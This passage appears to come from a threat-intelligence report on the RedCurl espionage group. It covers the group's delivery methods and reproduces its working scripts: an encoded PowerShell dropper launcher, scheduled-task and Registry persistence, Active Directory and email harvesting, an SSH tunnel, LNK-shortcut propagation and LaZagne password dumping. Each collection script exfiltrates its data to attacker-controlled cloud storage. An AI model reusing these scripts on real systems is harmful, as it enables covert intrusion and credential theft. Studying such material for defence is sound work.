http://********.byethost22.com/3/%D0%9F%D0%BE%D0%BB%D0%BE%D0
%B6%D0%B5%D0%BD%D0%B8%D0%B5%20%D0%BE%20%D0%B5%D0%B6%D0%B5%D0%
B3%D0%BE%D0%B4%D0%BD%D0%BE%D0%BC%20%D0%BF%D1%80%D0%B5%D0%BC%
D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B8%20%D1%81%D0
%BE%D1%82%D1%80%D1%83%D0%B4%D0 %BD%D0%B8%D0%BA%D0%BE%D0%B2.7z

http://********.byethost7.com/dl/********.7z

http://logs99.atwebpages.com/********/reports/
002838177363613567218367647/actual/report.php

http://mtpon34.myartsonline.com/report/2890000027835616636545613/
actual/report.php
```

Attacks carried out in 2020 involved LNK and XLAM files. The latter are add-in files for Excel 2010 and Excel 2007 based on XML with support for macros. As victims interacted with these files, an attacker-controlled cloud storage was set up on the local system as a network drive and launched **RedCurl.Dropper**, which was hosted there, after which a phishing document was displayed to the victim.

In the attacks observed in 2019, victims downloaded an archive with an EXE file, which was an SFX (self-extracting) archive. Launching this file extracted and launched RedCurl.Dropper. The launched file had a PDF or Microsoft Word icon, which meant that if showing file extensions was disabled on the victim's computer, there was a good chance that the file would not raise any suspicions.





Figure 7. Example of a downloaded file with the extension made invisible

In RedCurl's earlier campaigns carried out in 2018, the utility **NirCmd** was extracted from the SFX archive. NirCmd was used to launch the module FirstStageAgent_light. In addition to the SFX archive, RedCurl used MHT files, which were HTML pages with resources necessary for displaying the contents correctly. When such a file was opened in the browser, the user was asked to allow interaction between ActiveX and parts of the web page:


Internet Explorer

An ActiveX control on this page might be unsafe to interact with other parts of the page. Do you want to allow this interaction?

Klicken Sie auf **Ja** um den Inhalt anzuz

Several add-ons are ready for use.

Figure 8. MHT InitialDropper

In the case of an MHT file, **RedCurl.FirstStageAgent** was launched using Windows PowerShell. In addition, the contents of the phishing document or web page were displayed.




Figure 9. Types of Trojans in 2018, 2019, and 2020

RedCurl.FirstStageAgent was distributed in a similar way, using JavaScript. When it was launched, the victim was shown a legitimate web page that asked them to download, install, or re-install Microsoft 365 or Office 2019. A detailed description of RedCurl's toolset can be found in the **"Tools"** section.

# Trojan execution and persistence in the system

The vast majority of tools used in RedCurl campaigns are Windows PowerShell scripts. For instance, a PowerShell script was used to launch RedCurl.Dropper and set up cloud storage as a network drive. Below is one such example:

```
powershell.exe -enc
“JgAgACIAcgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIgAgAEAAKAAiAHMAZABtAD
UALgBkAGwAbAAsAG8AQgBTAGkAUQBTAFUASQBTAHIAUwB5AE4AYQBJAGEAagBQA
HAAaQBWAFUAUQBCAE0AZwBBACIAKQA7ACAAbgBlAHQAIAB1AHMAZQAgAGgAdAB0
AHAAcwA6AC8ALwBhAHAAcAAuAGsAbwBvAGYAcgAuAG4AZQB0AC8AZABhAHYAIAB
uADYAegByAHMAcwA5AGQAbwBxAG8AagA2AGkAdQAxACAALwB1AHMAZQByADoAZg
BvAHkAdQBiAEAAdABoAGUAdABlAG0AcABtAGEAaQBsAC4AYwBvAG0AOwAgAG4AZ
QB0ACAAdQBzAGUAIABcAFwAYQBwAHAALgBrAG8AbwBmAHIALgBuAGUAdABAAFMA
UwBMAFwAZABhAHYAIAAvAEQARQBMAEUAVABFADsA”
“rundll32.exe” @(“sdm5.dll,oBSiQSUISrSyNaIajPpiVUQBMgA”);
net use https://app.koofr.net/dav PASSWORD
/user:foyub@thetempmail.com;
net use \\app.koofr.net@SSL\dav /DELETE;
```

The above script is saved in a batch file and launched after the phishing SFX archive is opened using a VBScript script. Module persistence is sometimes established during the SFX archive opening stage. In such cases, a shortcut with a module launch command is created in the Startup directory.

RedCurl.Dropper, which is a library, is launched using rundll32.exe. RedCurl.FSA and the additional modules RedCurl.FSA.C1 and RedCurl.FSA.C2, on the other hand, are extracted from a CAB archive.

In earlier attacks that took place in 2018, the additional modules Channel1 and Channel2 were downloaded from the cloud. In the most recent attacks, the modules were located in the same CAB archive as FirstStageAgent, while RedCurl.Dropper itself was launched from a network drive set up during the initial access stage.

These tools helped the attackers download additional PowerShell scripts (as well as other tools necessary for achieving specific goals) from cloud storage spaces and execute them. A detailed description of the main and additional modules can be found in the **“Tools”** section.

Persistence for both the main and additional modules was established by creating scheduled tasks:

```
/c schtasks /Create /TN “LicenseAcquisitionService\
EnableLicenseAcquisitionTask” /SC hourly /ST 02:26 /
tr “wscript.exe /B \”C:\Users\admin\AppData\Roaming\Microsoft\
EnableLicenseAcquisitionS\EnableLicenseAcquisitionF.vbs\”” /F
```

In earlier attacks, persistence was ensured also through the Run keys in the Registry:

```
New-ItemProperty -Path Registry::HKCU\Software\Microsoft\
Windows\CurrentVersion\Run -Name MicrosoftCurrentUpdatesCheck
-Value “””$Channel1Dir\check.exe”” loop 65000 3600000 execmd
“”cd “”$Channel1Dir”” && call check.bat””” -Force | Out-Null
```

The names of both scheduled tasks and Registry keys were designed in such a way so as to make it extremely difficult to distinguish them from legitimate operating system components and applications: MicrosoftCurrentUpdatesCheck, MDMMaintenenceTask, WindowsActionDialog, etc.

# Reconnaissance and lateral movement


## For 2 to 6 months

RedCurl remains in the victim's network

Analysis of RedCurl campaigns revealed that the group remains in the victim's network for two to six months on average. The stage of spreading over the network is significantly extended in time as the group strives to remain unnoticed for as long as possible and does not use any active Trojans that could disclose its presence.


By using Windows PowerShell scripts and legitimate cloud services, RedCurl reduced detections of the tools they used to the minimum. As part of incident response operations, Group-IB specialists observed antivirus software being triggered by RedCurl.Dropper, but this occurred only after the malware had been in the system for several months.

The attackers also used Windows PowerShell scripts to collect information about the compromised system as well as about local and network drives:




```
systeminfo>>temp05\sys.txt
whoami /ALL>>temp05\whoami.txt
net use>>temp05\net.txt
wmic logicaldisk get description,name,Size>>temp05\disks.txt

Get-ChildItem "C:\\" -Recurse -Force | Out-File -FilePath ".\\temp05\\C.tmp"; Get-ChildItem "D:\\" -Recurse -Force | Out-File -FilePath "
    .\\temp05\\D.tmp";
```

The same scripts were also used to collect information about email accounts that could later be used for a new round of phishing campaigns.



```
$directory = "temp073";
$emaillist = @("");
$usersobj = (([adsisearcher]"(&(objectCategory=person)(mail=*))").findall()).properties;
$usersobj | foreach {
    $name = $_.name;
    $mail = $_.mail;
    $department = $_.department;
    $description = $_.description;
    $title = $_.title;
    $company = $_.company;
    $countrycode = $_.countrycode;
    $telephonenumber = $_.telephonenumber;
    $pwdlastset = $_.pwdlastset | Get-Date -format "dd.MM.yy";
    $lastlogontimestamp = $_.lastlogontimestamp | Get-Date -format "dd.MM.yy";
    $samaccountname = $_.samaccountname;
    $emaillist += "${name};${mail};${telephonenumber};${department};${description};${title};${countrycode};${company}
        ;${pwdlastset};${lastlogontimestamp};${samaccountname}";
} $emaillist | Out-File -FilePath ".\temp073\maillist.txt";
```


As part of its campaigns, RedCurl used **ADExplorer** from the Sysinternals Suite to collect information about Active Directory:



```
net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
copy /Y "\\app.koofr.net@SSL\dav\Koofr\utils\ade.tmp"
syspack.exe x -aoa -p%packpass2% "ade.tmp" -otemp011
temp011\adexplorer.exe -accepteula -snapshot [redacted] temp03\g0719.dat>>temp03\l.txt 2>&1
timeout /T 120
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\dav\Koofr\STR\%computername%_%username%_dom_%random%_%date:~0,2%%date:~3,2%
    _%TIME:~0,-9%%TIME:~3,2%.tmp temp03
```


Although this tool is intended for working with a graphical interface, the **snapshot** option makes it possible to launch it from the command line and save a copy of the Active Directory database to a file.

Unlike many other espionage groups, RedCurl does not seek to gain access to systems using the Remote Desktop Protocol or similar. Instead, the group sticks to tools with a command line interface using SSH for interactive access, for example.



```
@echo off
::set pc=
::if not %pc%==%computername% goto stop
set  ylogin=jcgf1@tempomail.org
set  ypass=[redacted]
set  packpass=XVxWYx8dMW_wfJlVmdvnfQI5gut8VJFLK26a6HIsA
set  packpass2=pswbrbPccPc8VU5AQvzVY0ZP05GrLeuxR4z_uzsGIgvavqntx8
set  curdir=%cd%
mkdir temp05
mkdir temptun
taskkill /IM ssh.exe /F
net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
copy /Y \\app.koofr.net@SSL\dav\Koofr\utils\tun1.tmp
syspack.exe x -aoa -p%packpass2% "tun1.tmp" -o"temptun">>temp05\log2.txt 2>&1
net use \\app.koofr.net@SSL\dav /DELETE /Y
cd temptun
mkdir temp05
::wscript.exe /B ssh.vbs scr.bat
wscript.exe /B ssh.vbs ssh.bat
timeout /T 120
taskkill /IM ssh.exe /F
%curdir%\syspack.exe a -p%packpass% -mhe=on -y %curdir%\temp05\scr.tmp temp05
cd /D %curdir%
rd /S /Q temptun
net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\dav\Koofr\STR\%computername%_%username%_ustunlog_%date:~0,2%%date:~3,2%_%
    TIME:~0,-9%%TIME:~3,2%.tmp temp05
net use \\app.koofr.net@SSL\dav /DELETE /Y
del /F /Q tun1.tmp
:stop
rd /S /Q temp05
rd /S /Q tempexec
del %0
```

In RedCurl campaigns, movement across the network was ensured using modified LNK files (shortcuts), which were placed in network drives.



```
$servdir = [redacted]
$P = @("*.jpg", "*.pdf", "*.doc", "*.docx", "*.xls", "*.xlsx");
for($r=0; $r -lt $P.Count; $r++) {
    if ($r -eq 0) {$ico = "${servdir}\i1.ico";};
    if ($r -eq 1) {$ico = "${servdir}\i2.ico";};
    if ($r -eq 2) {$ico = "${servdir}\i3.ico";};
    if ($r -eq 3) {$ico = "${servdir}\i3.ico";};
    if ($r -eq 4) {$ico = "${servdir}\i4.ico";};
    if ($r -eq 5) {$ico = "${servdir}\i4.ico";};
    Get-Childitem  Path $servdir -include $P[$r] -Recurse | where-object {$_.LastWriteTime -gt ((Get-Date).adddays(-30))} | where
        {$_.Attributes -ne [System.IO.FileAttributes]::Directory} | foreach {
        $tdir = $_.DirectoryName;
        $fn = $_.FullName;
        $bn = $_.BaseName;
        $nm = $_.Name;
        & ".\syspack.exe" @("x", "-aos", "-pPSSQN9hyM_JqPmKxs6bM7RtS2UM45bCs9gypPlz", "icons.tmp", "-o${tdir}\");
        attrib +H "${tdir}\*.ico";
        attrib +H "${tdir}\*.dll";
        $Shell = New-Object -ComObject ("WScript.Shell");
        $ShortCut = $Shell.CreateShortcut($_.FullName+".lnk");
        $ShortCut.TargetPath="powershell.exe";
        $ShortCut.WorkingDirectory="${tdir}";
        $ShortCut.WindowStyle = 7;
        $ShortCut.Arguments = "& rundll32.exe @(\`"url.dll,FileProtocolHandler\`", \`"${nm}\`");& rundll32.exe @(\`"
            fs01.dll,qzhYOKoaAmSjo\`")";
        $ShortCut.IconLocation = "${ico}";
        try {
            attrib +H $_.Fullname;
            $ShortCut.Save();
        } catch {};
        if ($?) {           $_.FullName | Out-File -FilePath ".\temp12\logs.txt" -Append;           echo "${fn}.lnk" | Out-File -FilePath "
            .\temp12\logs.txt" -Append;      };                  }; };
```

## LNK files

Used by RedCurl to substitute *.jpg, *.pdf, *.doc, *.docx, *.xls, and *.xlsx files. By opening such a file, the victim would launch RedCurl.Dropper

By using a Windows PowerShell script, the attackers created LNK shortcuts for ***.jpg, *.pdf, *.doc, *.docx, *.xls**, and ***.xlsx** files hosted on network drives and turned on the “hidden” attribute for the original files. By merely opening a target file, the unsuspecting victim would launch RedCurl.Dropper together with it.

RedCurl.Dropper was also copied to the directory where the files were located on the network drive. Although this propagation method is “low and slow,” it helps threat actors successfully bypass certain security systems.

## LaZagne


The tool used by RedCurl to extract passwords not only from memory but also from files, such as those saved in the victim's browser

## PyArmor

used by RedCurl to reduce the likelihood of RedCurl.Dropper being detected and obfuscate its code


On account of this particular characteristic of LNK files, specialists at Group-IB's Digital Forensics Lab were able to determine that these files had been opened by analyzing UserAssist, a source of artifacts traditionally used to search for traces of executable file launches and that normally does not contain such traces.

In addition to Windows PowerShell scripts, RedCurl's arsenal includes other tools. To harvest credentials, for instance, the attackers use an increasingly popular tool called **LaZagne**, which helps extract passwords not only from memory but also from files, such as those saved in the victim's browser. This tool is written in Python and is delivered to compromised hosts together with the Python interpreter. To reduce the likelihood of LaZagne being detected, the attackers used **PyArmor**, which helped obfuscate its code.



```
@echo off
::set pc=
::if not %pc%==%computername% goto stop
set  ylogin=codvu@901.email
set  ypass=[redacted]
set  packpass=5VcDHxePBAf5_5HBCGke5GwoaGMJGWtYWNwhU2f1RTWwxt
set  packpass2=JcGdOdPc_0Hd8Is7Uc7Td7Pc7Ta7GcKcLcNd9Gc3H
rd /S /Q python2
mkdir temp02
net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
copy /Y \\app.koofr.net@SSL\dav\Koofr\utils\lz242p.tmp
syspack.exe x -aoa -p%packpass2% "lz242p.tmp" -opython2
dir python2>>temp02\log.txt
dir python2\lz>>temp02\log1.txt
cd python2
python.exe lz\lz.py all>>..\temp02\pw.txt 2>&1
timeout /T 10
python.exe lz\lz.py all>>..\temp02\pw1.txt
timeout /T 10
cd ..\
net use>>temp02\net.txt
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\dav\Koofr\STR\%computername%_%username%_ps_%date:~0,2%%date:~3,2%_%TIME:~0,
    -9%%TIME:~3,2%.tmp temp02
net use \\app.koofr.net@SSL\dav /DELETE /Y
del /F /Q lz242p.tmp
rd /S /Q temp02
rd /S /Q python2
:stop
rd /S /Q tempexec
del %0
```

Moreover, a PowerShell script that displayed a phishing pop-up Microsoft Outlook window to the victim was used to collect authentication data.




```
